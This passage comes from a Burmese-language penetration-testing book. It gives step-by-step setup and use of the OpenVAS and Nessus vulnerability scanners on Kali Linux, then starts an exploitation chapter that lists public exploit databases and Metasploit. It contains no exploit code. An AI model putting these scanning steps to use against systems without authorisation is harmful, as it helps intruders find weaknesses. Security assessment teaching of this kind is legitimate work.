**Remote Vulnerability** ဆိုတာကတော့ Attacker အနေနဲ့ Local Access ရနေဖို့မလိုဘဲနဲ့ Vulnerable ဖြစ်နေတဲ့ Target ကို Network ကနေ တိုက်ရှိက် Exploiting ပြုလုပ်နိုင်တာမျိုးကိုခေါ်ဆိုတာဖြစ်ပါတယ်။

ဥပမာအနေနဲ့ပြောရမယ်ဆိုရင် 2008-09 လောက်ကြော်ရမ်းနာမည်ကြီးနဲ့ MS08-067 Windows Server Service Vulnerability ဟာ Vulnerable ဖြစ်နေတဲ့ Hosts တွေကို Network ကနေ Exploiting ပြုလုပ်ပြီး Fully Access ရရှိစေနိုင်တဲ့ Remote Vulnerability တစ်ခုဖြစ်ပါတယ်။

**Web Application Vulnerability** ဆိုတာကတော့ ယနေ့ခေတ်မှာတွေ့ရ အများဆုံး Vulnerability တစ်ခုဖြစ်ပါတယ်။ XSS, CSRF, LFI, RFI နဲ့ SQL Injection တွေဟာနာမည်ကြီး Web Application Vulnerabilities တွေဖြစ်ပါတယ်။

## Open Vulnerability Assessment System (OpenVAS)

OpenVAS ဆိုတာ Vulnerability Assessment ပြုလုပ်ဖို့အတွက် Security Tools တွေကို ပေါင်းစပ်ထားတဲ့ Client-Server အခြေပြု Framework တစ်ခုဖြစ်ပါတယ်။ ဒါကြောင့် မတူညီတဲ့ Clients တွေကနေ Server ကို ချိတ်ဆက်ပြီး Target ကို Vulnerability Tests ပြုလုပ်နိုင်ပါတယ်။ OpenVAS ဟာအောက်ဖော်ပြပါ Tools တွေကို ပေါင်းစပ်ထားတာဖြစ်ပါတယ်။

Security tool	Description
AMap	Application protocol detection tool
Ike-scan	IPsec VPN scanning, fingerprinting & testing
Ldapsearch	Extract information from LDAP dictionaries
Nikto	Web server assessment tool
Nmap	Port scanner
Ovaldi	Open Vulnerability & Assessment Language interpreter
Portbunny	Port scanner
Seccubus	Automates the regular OpenVAS scans
Slad	Security Local Auditing Daemon tools include John-the-Ripper(JTR),Chkrootkit,ClamAV,Snort, Logwatch,Tripwire,LSOF,TrapWatch,LM-Sensors
Snmpwalk	SNMP data extractor
Strobe	Port scanner
W3af	Web application attack and audit framework

OpenVAS ကိစတင်အသုံးပြန်စိုးအတွက် Setup ပြည်ပိုကို အဆင့်လိုက်ဖော်ပြပေးလိုက်ပါတယ်။ အရေးကြီးဆုံးကတော့ အင်တာနက်ရရှိနေဖို့လိုပါတယ်။

၁။ ပထမဦးဆုံးအနေနဲ့ SSL Certificate ပြည်ပေးဖို့လိုပါတယ်။ ဒါကြောင့် အောက်မှာပြထားတဲ့ Command နဲ့ Certificate တစ်ခုကို ပြည်ပေးလိုက်ပါ။  
State, Location နဲ့ Organization တို့မှာတော့ သင်နှစ်သက်ရာထားနိုင်ပါတယ်။

```
# openvas-mkcert -f
```

```
CA certificate life time in days [1460]:  
Server certificate life time in days [365]:  
Your country (two letter code) [DE]: MM  
Your state or province name [none]: MDY  
Your location (e.g. town) [Berlin]: PyinOoLwin  
Your organization [OpenVAS Users United]: Mr.Linuxer
```

### ပုံ (၃.၃) OpenVAS အတွက် Certificate ပြလုပ်ပုံ

J။ အခြေနောက် Latest Vulnerabilities တွေကို စစ်ဆေးနိုင်ဖို့အတွက် OpenVAS NVT Database ကို အောက်မှာပြထားတဲ့ Command နဲ့ Update ပြလုပ်ပေးလိုက်ပါ။ NVT ဆိုတာကတော့ Network Vulnerability Tests ဖြစ်ပါတယ်။

```
# openvas-nvt-sync
```

```
root@MrLinuxer:~# openvas-nvt-sync
[!] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[!] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[!] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed.html'.
[!] NVT dir: /var/lib/openvas/plugins
[!] rsync is not recommended for the initial sync. Fall back on http.
[!] Will use wget
[!] Using GNU wget: /usr/bin/wget
[!] Configured NVT http feed: http://www.openvas.org/openvas-nvt-feed-current.tar.bz2
[!] Downloading to: /tmp/openvas-nvt-sync.qCTU0m8x51/openvas-feed-2014-03-02-3743.tar.bz2
--2014-03-02 20:09:36-- http://www.openvas.org/openvas-nvt-feed-current.tar.bz2
Connecting to 203.81.85.66:8000... connected.
Proxy request sent, awaiting response... 200 OK
Length: 14489652 (14M) [application/x-bzip2]
Saving to: '/tmp/openvas-nvt-sync.qCTU0m8x51/openvas-feed-2014-03-02-3743.tar.bz2'

2%
6% [=====] 927,193   24.3K/s  eta 7m 27s
```

### ပုံ (၃.၄) NVT Database အား Update ပြလုပ်နေပုံ

R။ အခုအဆင့်ကတော့ Update ပြလုပ်ထားတဲ့ Database ကို Rebuild ပြလုပ်တဲ့အပိုင်းပဲဖြစ်ပါတယ်။ အောက်မှာဖော်ပြထားတဲ့ Command ကို အသုံးပြုပြီး Rebuild ပြလုပ်ပေးလိုက်ပါ။

## # openvasmd --rebuild

၄။ အဲဒီနောက် အောက်မှာပြထားတဲ့ Command နဲ့ OpenVAS Framework ကိုစတင်လိုက်ပါ။ အဲဒီလို Setup ပြလုပ်လိုက်တာနဲ့ OpenVAS အတွက် Admin User Account တစ်ခုပြလုပ်ဖို့ Password တောင်းပါလိမ့်မယ်။ မိမိပေးလိုတဲ့ Password ကိုပေးလိုက်ပါ။ Default Username ကတော့ admin ပဲဖြစ်ပါတယ်။


## # openvas-setup

```
write out database with 1 new entries
Data Base Updated
User om added to OpenVAS.

Stopping OpenVAS Manager: openvasmd.
Stopping OpenVAS Scanner: openvassd.
All plugins loaded.
Starting OpenVAS Scanner: openvassd.
Starting OpenVAS Manager: openvasmd.
Restarting OpenVAS Administrator: openvasad.
Restarting Greenbone Security Assistant: gsad.
Enter password:
ad main:MESSAGE:3456:2013-04-01 11h42.01 PDT: No rules file provided, the new user will have no restrictions.
ad main:MESSAGE:3456:2013-04-01 11h42.01 PDT: User admin has been successfully created.
```

## နံ (၃.၅) OpenVAS အတွက် Admin အကောင့်ပြလုပ်ပုံ

၅။ အဲဒီနောက် Browser မှာ <https://localhost:9392> ဆိုပြီးတော့ Open VAS ရဲ့ Web Interface ထဲကိုဝင်လိုက်ပါ။ Username နေရာမှာ **admin** နဲ့ Password နေရာမှာသင်ပေးခဲ့တဲ့ Password နဲ့ Login ပြလုပ်ပေးလိုက်ပါ။ အဲဒီနောက်မှာတော့ OpenVAS ကို စတင်အသုံးပြနိုင်ပြီဖြစ်ပါတယ်။



## နံ (၃.၆) OpenVAS ၏ Web Interface Login နေရာပြပုံ

၆။ Login ပြလုပ်ပြီးတာနဲ့ Vulnerabilities တွေကို စစ်ဆေးဖို့အတွက်မိမိ Target အပေါ်မူတည်ပြီးတော့ Configuration အနည်းငယ်ပြလုပ်ပေးဖို့ လိုအပ်ပါတယ်။


**Configuration** မှတဆင့် **Scan Configs** ကိုသွားပြီး နာမည်တစ်ခုပေးလိုက်ပါ။ ဥပမာအနေနဲ့ Windows Vulnerabilities လိုပေးလိုက်ပါမယ်။

၂။ အဲဒီနောက် စစ်ဆေးလိုတဲ့ Vulnerabilities အလိုက် NVTs များရွေးပေးရပါလိမ့်မယ်။ ဒါကြောင့်မိမိပေးခဲ့တဲ့နာမည်ကိုရွေးပါး **Edit Scan Config** ပြုလုပ်လိုက်ပါ။ အဲဒီနောက် မိမိစစ်ဆေးလိုတဲ့ Vulnerabilities အမျိုးအစားများအတွက် NVTs များရွေးပေးပြီး **Save Config** ပြုလုပ်ပေးလိုက်ပါ။

Edit Network Vulnerability Test Families				
Family	NVT's selected	Trend	Select all NVT's	Action
AIX Local Security Checks	0 of 1	<input type="radio"/> <input checked="" type="checkbox"/> <input type="radio"/> <input type="checkbox"/> <input type="radio"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
Brute force attacks	0 of 11	<input type="radio"/> <input checked="" type="checkbox"/> <input type="radio"/> <input type="checkbox"/> <input type="radio"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Buffer overflow	0 of 463	<input type="radio"/> <input checked="" type="checkbox"/> <input type="radio"/> <input type="checkbox"/> <input type="radio"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
CISCO	0 of 5	<input type="radio"/> <input checked="" type="checkbox"/> <input type="radio"/> <input type="checkbox"/> <input type="radio"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
CentOS Local Security Checks	0 of 1870	<input type="radio"/> <input checked="" type="checkbox"/> <input type="radio"/> <input type="checkbox"/> <input type="radio"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
Compliance	0 of 3	<input type="radio"/> <input checked="" type="checkbox"/> <input type="radio"/> <input type="checkbox"/> <input type="radio"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

ဗု (၃.၇) Scan Config အတွက် NVTs များရွေးချယ်ပေးပံ့

၃။ ဒီအဆင့်ကတော့ Target ကို Create ပြုလုပ်တဲ့အပိုင်း ဖြစ်ပါတယ်။ **Configuration** မှတဆင့် **Targets** ကိုသွားလိုက်ပါ။ Name နေရာမှာ သင့်စိတ်ကြိုက်နာမည်တစ်ခုပေးပြီး Hosts နေရာမှာတော့သင်စစ်ဆေးလိုတဲ့ Target ကိုထည့်ပေးရမှာဖြစ်ပါတယ်။



ဗု (၃.၈) Scan ပြုလုပ်ရန်အတွက် Target အား Create ပြုလုပ်ပံ့

၉။ ဒီအဆင့်ကတော့ Target ကို မိမိစစ်ဆေးလိုတဲ့အမျိုးအစားနဲ့ Target ကို ရွေးချယ်ပြီး Scan ပြုလုပ်တဲ့အပိုင်းဖြစ်ပါတယ်။ **Scan Management** မှတဆင့် **New Task** ကိုသွားလိုက်ပါ။ အဲဒီမှာ Name နေရာမှာ မိမိပေးလိုသော နာမည်ကို ပေးပြီး Scan Config နေရာမှာတော့မိမိစစ်ဆေးလိုတဲ့ Scan အမျိုးအစားကိုရွေးပေးရမှာဖြစ်ပါတယ်။ Scan Target နေရာမှာတော့ မိမိရဲ့ Target ကို ရွေးပေးလိုက်ပါ။ Scan Intensity ကိုတော့ သင့်စက်ရဲ့ Performance အပေါ်မှတည်ပြီး ရွေးချယ်ပေးနိုင်ပါတယ်။



ဗု (၃.၉) Scan ပြုလုပ်နဲ့အတွက် Scan အမျိုးအစားရွေးချယ်ပေးပံ့

၁၀။ အဲဒီနောက် **Scan Management** မှ **Tasks** ကိုသွားပြီး မိမိပေးခဲ့တဲ့ နာမည်ဘေးမှာရှိတဲ့ **Play Icon** မှတဆင့် Start ပြုလုပ်ပြီး Vulnerability Scan ပြုလုပ်နိုင်ပါတယ်။



ဗု (၃.၁၀) Scanning စတင်ပြုလုပ်နေပံ့

## OpenVAS Desktop

OpenVAS ကို Web Interface နဲ့မဟုတ်ဘူး။ ရှိ:ရှိ: Desktop Application တစ်ခုကဲ့သို့လည်းအသုံးပြနိုင်ပါသေးတယ်။ **Applications => Kali Linux => Vulnerability Analysis => OpenVAS => OpenVAS-gsd** ကနေ အောက်မှာပြထားတဲ့အတိုင်း Login ပြုလုပ်ပြီးအသုံးပြနိုင်ပါတယ်။



ပုံ (၃.၁၁) OpenVAS Desktop၏ Login နေရာဖြင့်

## Nessus

Nessus ဆိုတာလည်း OpenVAS လိုပ် Vulnerability Assessment ပြုလုပ်ပေးနိုင်တဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ Nessus မှာ Home နဲ့ Professional ဆိုပြီး Version (၂)မျိုးရှိပါတယ်။ Professional Version ကို အသုံးပြုမယ်ဆိုရင်တော့ အဓကော်: ငွေပေးနှုန်းလိုမှာဖြစ်ပါတယ်။ ဒုက္ခကာင့် ဒီစာအုပ်မှာတော့ အဓကော်:

ငွေပေးစရာမလိုတဲ့ Home Version ကို အသုံးပြုပြီး Target ရဲ့ ဧည့်ကျက်၊ ဟာ ကျက်၊ ချို့ယွင်းချက်ထွေကို ရှာဖွေဖော်ထုတ်သွားမှာဖြစ်ပါတယ်။

Kali မှာ Default အနေနဲ့ Nessus ပါဝင်ခြင်းမရှိပါဘူး။ ဒါကြောင့် Nessus ကို အသုံးပြနိုင်စွဲအတွက် အောင်လုပ်ရယူပြီး Install ပြုလုပ်ပေးရမှာဖြစ်ပါတယ်။ Nessus ကို အောင်လုပ်ရယူစွဲအတွက်

[“http://www.tenable.com/products/nessus/select-your-operating-system”](http://www.tenable.com/products/nessus/select-your-operating-system)

ကိုသွားပြီး Linux ဆိုတဲ့ နေရာမှာရှိတဲ့ မိမိနဲ့သက်ဆိုင်တဲ့ Package ကို အောင်လုပ်ပြုလုပ်ရမှာဖြစ်ပါတယ်။ Kali ဟာ Debian Based ဖြစ်တဲ့အတွက် Deb Package ကိုပဲ အောင်လုပ်ပြုလုပ်ရမှာဖြစ်ပါတယ်။ ဒီစာအုပ် LAB DVD ခွဲထဲမှာပော့ အပြည့်အစုံထည့်သွင်းပေးထားပါတယ်။

#### ▼ Linux

Debian 6.0 (32 bits):

[Nessus-5.2.5-debian6\\_i386.deb](#)

Debian 6.0 (64 bits):

[Nessus-5.2.5-debian6\\_amd64.deb](#)

### နဲ့ (၃.၁၂) Kali အတွက် Nessus Package အားပြောထားပါ

အဲဒီနောက် Terminal မှတ်ဆင့် အောက်မှာဖော်ပြထားတဲ့အတိုင်း Install ပြုလုပ်ပေးလိုက်ပါ။ /opt/nessus ဆိုတဲ့ Directory အောက်မှာ သူနဲ့သက်ဆိုင်တဲ့ File တွေ ရောက်ရှိသွားမှာဖြစ်ပါတယ်။

```
# dpkg -i Nessus-5.2.5-debian6_i386.deb
```

အဲဒီနောက်မှာတော့ Nessus ရဲ့ Service ကို အောက်မှာပြထားတဲ့အတိုင်း Start ပြလုပ်ပေးရမှာဖြစ်ပါတယ်။

```
# /etc/init.d/nessusd start
```

Nessus ရဲ့ Service ကို Started ပြလုပ်ပြီးဖြစ်ပေမဲ့ အသုံးပြနိုင်စွာအတွက် Activation Code လိုအပ်ပါတယ်။ ဒါကြောင့် အောက်မှပြထားတဲ့

“<http://www.tenable.com/products/nessus-home>”

မှာ Register ပြလုပ်ပြီး Activation Code ကို ရယူရမှာဖြစ်ပါတယ်။ အဲဒီနောက် Browser မှာ

“<https://127.0.0.1:8834>”

ကို ဖွံ့ဖြိုး Get Started ဆိုတဲ့ Button ကို Click ပြလုပ်လိုက်ပါ။

Nessus အတွက် Scan Policy နဲ့ အခြားသော Configuration များကို  
ပြလုပ်နိုင်ပေးနိုင်တဲ့ Admin Account ပြလုပ်ပေးရမယ့်အဆင့်ဖြစ်ပါတယ်။

## Initial Account Setup

First, we need to create an admin user for the scanner. This user will have administrative ongoing scans, and change the scanner configuration.

Login:	<input type="text" value="mrlinuxer"/>
Password:	<input type="password" value="*****"/>
Confirm Password:	<input type="password" value="*****"/>
<input type="button" value="&lt; Prev"/> <input type="button" value="Next &gt;"/>	

နဲ့ (၃.၁၃) Nessus အတွက် Admin Account ပြလုပ်ပါ

အဲဒီနောက်မှာတော့ Nessus ကို အသုံးပြနိုင်ရန်အတွက် Activation ပြည်ရမှာ ဖြစ်ပါတယ်။ အဲဒီအတွက် Mail ကရရှိလာတဲ့ Activation Code ကို အောက်မှာပြ ထားတဲ့အတိုင်း ထည့်သွင်းပေးလိုက်ပါ။

## Plugin Feed Registration

As information about new vulnerabilities is discovered and released into the public domain, Nessus to detect their presence. The plugins contain vulnerability information, the algorithm actions. Enter your Activation Code below to subscribe to a "Plugin Feed".

Please enter your Activation Code:

### ပုံ (၃.၁၄) Nessus အား Activation ပြည်ပုံ

Activation ပြည်တဲ့ အဆင့်ပြီးဆုံးသွားခြိမ်ရင်တော့ Nessus အတွက် လိုအပ်တဲ့ Plugins များကို ဒေါင်းလုပ်ပြည်တဲ့ အဆင့်ကို ရောက်ရှိမှာဖြစ်ပါတယ်။ လက်ရှိစာအုပ်ရေးသားနေချိန်အထိ Nessus မှာ Vulnerabilities ပေါင်းများစွာကို ရှာဖွေဖော်ထုတ်ပေးနိုင်တဲ့ Plugins ပေါ်ပါ၏ 61383 ခု ရှိပါတယ်။ မိမိအင်တာနက် ကွန်နက်ရှင်အပေါ်မူတည်ပြီးတော့ Plugins ဒေါင်းလုပ်ပြည်မှုဟာ အချိန်အနည်း ယောက်နော်၊ အချိန်အတော်ကြော်ညုံအထိ စောင့်ဆိုင်းရပါလိမ့်မယ်။

**Nessus is fetching the newest plugin set**

Please wait...

The Nessus server is now downloading the newest plugins from Tenable which may take some time as we're testing for a lot of stuff.

### ပုံ (၃.၁၅) Nessus ၏ Plugins များအား ဒေါင်းလုပ်ပြည်နေပုံ

အကယ်၍ Plugins များကို အင်တာနက်ကနေတိုက်ရှိက်ဒေါင်းလုပ်မပြု လုပ်ဘဲ Offline အနေနဲ့ရယူပြီးတော့လည်း ထည့်သွင်းပေးနိုင်ပါတယ်။ အဲဒီလိုပြု လုပ်ဖို့အတွက် အောက်မှာပြထားတဲ့

**“<https://plugins.nessus.org/offline.php>”**

ဆိုတဲ့ URL ကိုသွားပြီး မိမိရဲ့ Challenge Code နဲ့ Activation Code ကိုထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ ခုံကြောင့် Challenge Code ကိုအောက်မှာပြထားတဲ့အတိုင်းရယူလိုက်ပါ။

```
#/opt/nessus/bin/nessus-fetch --challenge
```

```
root@MrLinuxer:~# /opt/nessus/bin/nessus-fetch --challenge
```

```
Challenge code: 7aca225152993b1a1f0082e222c24e5c85f483d6
```

```
You can copy the challenge code above and paste it alongside your  
Activation Code at:
```

```
https://plugins.nessus.org/offline.php
```

```
root@MrLinuxer:~#
```



ပုံ (၃.၁၆) Nessus ၏ Challenge Code အားရယူပုံ

အဲဒီကနေရရှိလာတဲ့ Challenge Code နဲ့ Email မှာရရှိတဲ့ Activation Code တို့ကို အောက်မှာပြထားတဲ့အတိုင်း Submit ပြည်ပေးရမှာဖြစ်ပါတယ်။ အသုံးပြုပြီးဖြစ်တဲ့ Activation Code ဘွဲ့ကိုတော့ ပြန်လည်အသုံးပြနိုင်မှာမဟုတ်ပါဘူး။ အသစ်တစ်ခုရယူဖို့လိုမှာဖြစ်ပါတယ်။ Activation Code ကို Email တစ်ခုတည်းမှ အကြိမ်ပေါင်းများစွာရရှုနိုင်ပါတယ်။

Type 'nessus-fetch -challenge' on your nessusd server and type in the result :

```
7aca225152993b1a1f0082e222c24e5c85f483d6
```

Enter your activation code :

```
E9C5-31EE-3C4F-02AD-4989
```

Submit

ပုံ (၃.၁၇) Offline Mode အတွက် Activation ပြည်ပုံ

အထက်မှာပြထားတဲ့အတိုင်း Activation Code ကို Submit ပြည်လိုက်တာနဲ့ Plugins တွေအားလုံးပါဝင်တဲ့ **all-2.0.tar.gz** ဆိုတဲ့စိတ်နဲ့ **nessus-fetch.rc**

ဆိတဲ့ဖိုင်ကို ဒေါင်းလုပ်ပြုလုပ်ဖို့အတွက် ဝဘ်စာမျက်နှာတစ်ခုပေါ်ထွက်လာမှာဖြစ်ပါတယ်။

Thank you. You can now obtain the newest Nessus plugins at:

<http://plugins.nessus.org/get.php?f=all-2.0.tar.gz&u=dab5f4a9e69e81d0e45b6d2037e4d7d6&p=8f9bb3a5e5d743394c5af8326d8900f3>

You also need to copy the following file to :

- /opt/nessus/etc/nessus/nessus-fetch.rc (Unix)
- C:\Documents and Settings\All Users\Application Data\Tenable\Nessus\conf\nessus-fetch.rc (Windows XP/2K3)
- C:\ProgramData\Tenable\Nessus\conf\nessus-fetch.rc (Windows Vista/7/8/2008/2012)
- /Library/Nessus/run/etc/nessus/nessus-fetch.rc (Mac OS X)
- /usr/local/nessus/etc/nessus/nessus-fetch.rc (FreeBSD)

nessus-fetch.rc

နဲ့ (၃.၁၈) Plugins ၏ Download URL အားပြသထားပဲ

အဲဒီဖိုင် (၂) ရုစလုံးကို ဒေါင်းလုပ်ရယူလိုက်ပါ။ **nessus-fetch.rc** ဆိတဲ့ ဖိုင်ကို **/opt/nessus/etc/nessus/** ဆိတဲ့ Directory အောက်မှာထားပေးရမှာဖြစ်ပါတယ်။

#cp nessus-fetch.rc /opt/nessus/etc/nessus/nessus-fetch.rc

အဲဒီနောက် all-2.0.tar.gz ပို့တဲ့ Plugins ဖိုင်ကို အောက်မှာပြထားတဲ့အတိုင်း Install ပြုလုပ်ပေးလိုက်ပါ။

#/opt/nessus/sbin/nessus-update-plugins all-2.0.tar.gz


```
root@MrLinuxer:~# /opt/nessus/sbin/nessus-update-plugins Desktop/all-2.0.tar.gz
Expanding Desktop/all-2.0.tar.gz...
Done. The Nessus server will start processing these plugins within a minute
root@MrLinuxer:~#
```

နဲ့ (၃.၁၉) Plugins File အား Install ပြုလုပ်ပဲ

အထက်ပါအတိုင်းပြုလုပ်ပြီးသွားပြီဆိုရင်တော့

“<https://127.0.0.1:8834>”

မှာ Admin Account နဲ့ Login ပြလုပ်ပြီး Vulnerability Scan ပြလုပ်ဖို့အတွက်လိုအပ်တဲ့ Scan Policies များကို သတ်မှတ်ပေးရမှာဖြစ်ပါတယ်။ ဒါကြောင့် Policies မှ New Policy ကိုသွားပြီး Advanced Policy ကို ဈေးချယ်လိုက်ပါ။ အဲဒီမှာ Local Vulnerabilities တွေကို ရှာဖွေရန်အတွက် Setting Type မှာ Basic ကိုဈေးချယ်ပြီး Name မှာ မိမိနှစ်သက်ရာနာမည်တစ်ခုကိုဈေးချယ်ပြီး Save ပြလုပ်ပေးလိုက်ပါ။



### နဲ့ (၃.၂၀) Scan Policy ပြလုပ်နေပဲ

အဲဒီနောက် Local Vulnerabilities နဲ့ သက်ဆိုင်တဲ့ Plugins များကို ဈေးချယ်ပေးနိုင်ရန်အတွက် ဘယ်ဘက်တေားမှာရှိတဲ့ Plugins ကို Click ပြလုပ်လိုက်ပါ။ Local Vulnerabilities နဲ့ သက်ဆိုင်တဲ့ Plugins များကိုပဲ ဈေးချယ်မှာဖြစ်တဲ့အတွက် ညာဘက်ထောင့်မှာရှိတဲ့ Disable All ကို ဦးစွာပြလုပ်ပေးဖို့လိုပါတယ်။ အဲဒီနောက် Windows, Ubuntu Local Security Checks နဲ့ Service Detection ဆိုတဲ့ Plugins (၃)ရကို Enable ပြလုပ်ပြီး Save ပြလုပ်ပေးလိုက်ပါ။

**Policies**

Local Vulnerability Assessment / Plugins		
General Settings	DISABLED	Solaris Local Security Checks
Credentials	DISABLED	SuSE Local Security Checks
<b>Plugins</b>	ENABLED	Ubuntu Local Security Checks
Preferences	DISABLED	VMware ESX Local Security Checks
	DISABLED	Web Servers
	ENABLED	Windows
	DISABLED	Windows : Microsoft Bulletins
	DISABLED	Windows : User management

**Save**      **Cancel**

#### နံ (၃.၂၁) Scan ပြလုပ်ရန်အတွက် Plugins များရွေးချယ်ပုံ

အဲဒီနောက် Target Network ကို Scan ပြလုပ်ဖို့အတွက် **Scans** မှ **New Scan** ကိုသွားပြီး **Name** မှာ မိမိနှစ်သက်ရာနည်ကိုပေးပြီး **Policy** နေရာမှာ ကျွန်ုတ်တို့အသစ်တည်ဆောက်ခဲ့တဲ့ Policy နာမည်ကို ရွေးပေးရမှာဖြစ်ပါတယ်။ အဲဒီနောက် **Targets** နေရာမှာ Target Network ကိုထည့်ပေးပြီး **Launch** ကို Click ပြလုပ်ပေးရမှာဖြစ်ပါတယ်။

**New Scan / Basic Settings**

Name	Local Scan
Policy	Local Vulnerability Assessment
Folder	My Scans
Targets	192.168.2.1/24
<input type="button" value="Upload Targets"/> <input type="button" value="Add File"/>	
<b>Launch</b>	<b>Cancel</b>

#### နံ (၃.၂၂) Scan ပြလုပ်ရန်အတွက် Target နှင့် Policy အားရွေးချယ်ပုံ

Scan ပြလုပ်နေတဲ့အချိန်မှာ အောက်မှာပြထားတဲ့ပုံအတိုင်း Running ဆိုပြီး  
တွေ့ရမှာဖြစ်ပါတယ်။

The screenshot shows the 'Scans / My Scans' page of the OpenVAS interface. A single scan entry is listed:

- Name:** Local Scan
- Last Updated:** March 04, 2014 14:44:58
- Status:** Running (indicated by a green circle icon)

### ပုံ (၃.၂၃) Scanning ပြလုပ်နေပုံ

Scan ပြီးဆုံးသွားပြီဆိုရင်တော့ အဲဒီ Scan Name ကို Click ပြလုပ်ပြီး  
ရရှိလာတဲ့ Result ကို ကြည့်ရှုနိုင်မှာဖြစ်သလို PDF၊ HTML စတဲ့ File Type  
များဖြင့်လည်း Export ပြလုပ်နိုင်မှာဖြစ်ပါတယ်။



### ပုံ (၃.၂၄) Scan Result အားပြသနေပုံ

Brought To You By UGMH

အခန်း (၅)

## Exploitation

“An Attacker won't ring a bell before Attacking.”

Brought To You By UGMH

## Exploitation

Exploitation ဆိတာကတော့ Target ရဲ ချို့ယွင်းချက်တွေ၊ ပျောက်ဟာ ကွက်တွေကတစ်ဆင့် System ထဲကို ထိုးဖောက်ဝင်ရောက်တဲ့ အပိုင်းဖြစ်ပါတယ်။ Hackers တွေဟာ Target ရဲ ချို့ယွင်းချက်တွေ၊ အားနည်းချက်တွေကို သိပြီဆိတာနဲ့ အဲဒီအားနည်းချက်နဲ့ သက်ဆိုင်တဲ့ Exploit Code တွေကို Exploit Database မှာရှာဖွေပါတယ်။ လူသိများတဲ့ Public Exploit Database တွေကတော့

- ၁။ [www.1337day.com](http://www.1337day.com)
- ၂။ [www.exploit-db.com](http://www.exploit-db.com)
- ၃။ [www.securityfocus.com](http://www.securityfocus.com)
- ၄။ [www.osvdb.org](http://www.osvdb.org)
- ၅။ [www.hackOwn.com](http://www.hackOwn.com)
- ၆။ [www.intelligentexploit.com](http://www.intelligentexploit.com) ဘုရားဖြစ်ပါတယ်။

Hacker တွေဟာ တချို့သော Exploit တွေကိုတော့ Public ချုပြလေ့မရှိကြပါဘူး။ အဲဒီလိုမျိုး Exploit လွှာကို Private Exploit လို့ခေါပါတယ်။ အဲဒီ Private Exploit တွေကို Underground ဈေးကွက်တွေမှာရောင်းချလေ့ ရှိပါတယ်။ တကယ်ကျမ်းကျင်တဲ့ Hacker တွေကတော့ Exploit Database မှာ မတွေ့လည်း Vulnerability ကို ကိုယ်တိုင်ရှာဖြီး Exploit တွေကိုကိုယ်တိုင်ပဲဖန်တီးကြပါတယ်။ အဲဒီလိုအသစ်တွေရှိတဲ့ Vulnerabilities တွေကိုတော့ Hacking လောကမှာ Zero Day လို့ ခေါကြပါတယ်။ Kali မှာ Public Exploit Database ကို Offline အဖြစ်အသုံးပြနိုင်တဲ့ Exploit-db ဆိတာပါရှိသလို နာမည်ကျော် Exploitation Toolkit တစ်ခုဖြစ်တဲ့ Metasploit Framework ဆိတာလည်းပါရှိပါသေးတယ်။

